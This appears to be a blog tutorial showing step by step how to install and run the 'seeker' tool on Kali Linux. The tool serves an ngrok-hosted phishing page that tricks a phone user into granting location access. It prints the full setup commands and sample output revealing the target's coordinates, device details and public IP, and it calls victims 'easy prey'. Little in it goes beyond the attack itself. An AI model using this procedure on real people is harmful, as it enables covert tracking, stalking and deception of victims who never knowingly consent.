






















Everyone knows about phishing pages and its cause. Phishing pages are spoofs of original web pages where the user enters his credentials and the attacker steals the username and password. In this scenario, the attacker makes a replica of an original page where the user thought that it was an original webpage, mentioning ethical hacking investigators. Here we are talking about a webpage that takes permission from the user and shows the current location.
According to the ethical hacking researcher of International Institute of Cyber Security, it is very easy to find the location of any user with the help of a simple phishing page.
Today we will show you a tool called seeker. A seeker is a tool that gives you the exact location of the target. An attacker can easily get its current location. This tool even gives longitude and latitude. If the target is moving it even shows the speed of the target, as per ethical hacking courses.
Here our tested environment is on Android 7.0 Nougat. We have an open seeker URL in Android mobile. And attacker machine is Kali Linux 2018.4
- For cloning type git clone https://github.com/thewhiteh4t/seeker.git
- Then type cd seeker
- Type ls
- First, you have to change the permission of two files.
- Type chmod 777 install.sh
- Type chmod 777 seeker.py
- Then type ./install.sh
- Type python seeker.py
- After executing the above query tool will start using ngrok services. The seeker will create a URL.
root@kali:/home/iicybersecurity/Downloads/seeker# python seeker.py
                         _          |  |
  /  // _ _/ _ \ |  |/ // _ \  _ \  __ \ \  /\  / |    < \  / |  | \/
 /_  > _  >__  >||_ \ _  >|__|
          \/      \/     \/      \/     \/


[>] Created By : thewhiteh4t
 [>] Version    : 1.0.9

[+] Checking Internet Connection… Working

[+] Checking For Seeker Updates… Up-to-date

[+] Starting PHP Server…

[+] Starting Ngrok…

[+] URL : https://cdf863f9.ngrok.io/nearyou/

[+] Waiting for User Interaction…
- After executing the above query, the seeker will start. Now target has to open the above link in the web browser.
- Open the above link which is made by the seeker tool into a mobile web browser. We have opened the link in the Lightning web browser.
- You can use any web browser.

- Open the web browser and enter the link as shown below.

- Enter the URL and go to the webpage.

- Click on the continue icon, this click will allow an attacker to access the location of the victim. Here is a webpage where most of the victims become easy prey. They simply give access.
- The attacker gathers the location of the target.

- Clicking OK simply changes the webpage from CONTINUE to COMING SOON

- After the victim gives permission to the webpage. Below information is gathered on the attacker Kali machine running seeker.
[+] Device Information :

[+] OS         : Android 7.0
 [+] Platform   : Linux armv8l
 [+] CPU Cores  : 8
 [+] RAM        : 2
 [+] GPU Vendor : Qualcomm
 [+] GPU        : Adreno (TM) 506
 [+] Resolution : 360x640
 [+] Browser    : Chrome/71.0.3578.99
 [+] Public IP  : 2405:204:3085:8e13:e037:d2bd:c9dc:220e

[+] Location Information :

[+] Latitude  : 19.4326 deg
 [+] Longitude : 99.1332 deg
 [+] Accuracy  : 47.027000427246094 m
 [+] Altitude  : 169 m
 [+] Direction : 0 deg
 [+] Speed     : 0 m/s

[+] Google Maps :
https://www.google.com/maps/place/19%C2%B025'57.4%22N+99%C2%B007'59.5%22E/

[+] Waiting for User Interaction…
- As you can see, Seeker has gathered a lot of information of the target. The information like platform, OS, RAM, GPU, and PUBLIC IP.
- You can also open Google Maps coordinates in a web browser to see the current location of the target.

- The above is vital information that can be used in other activities.
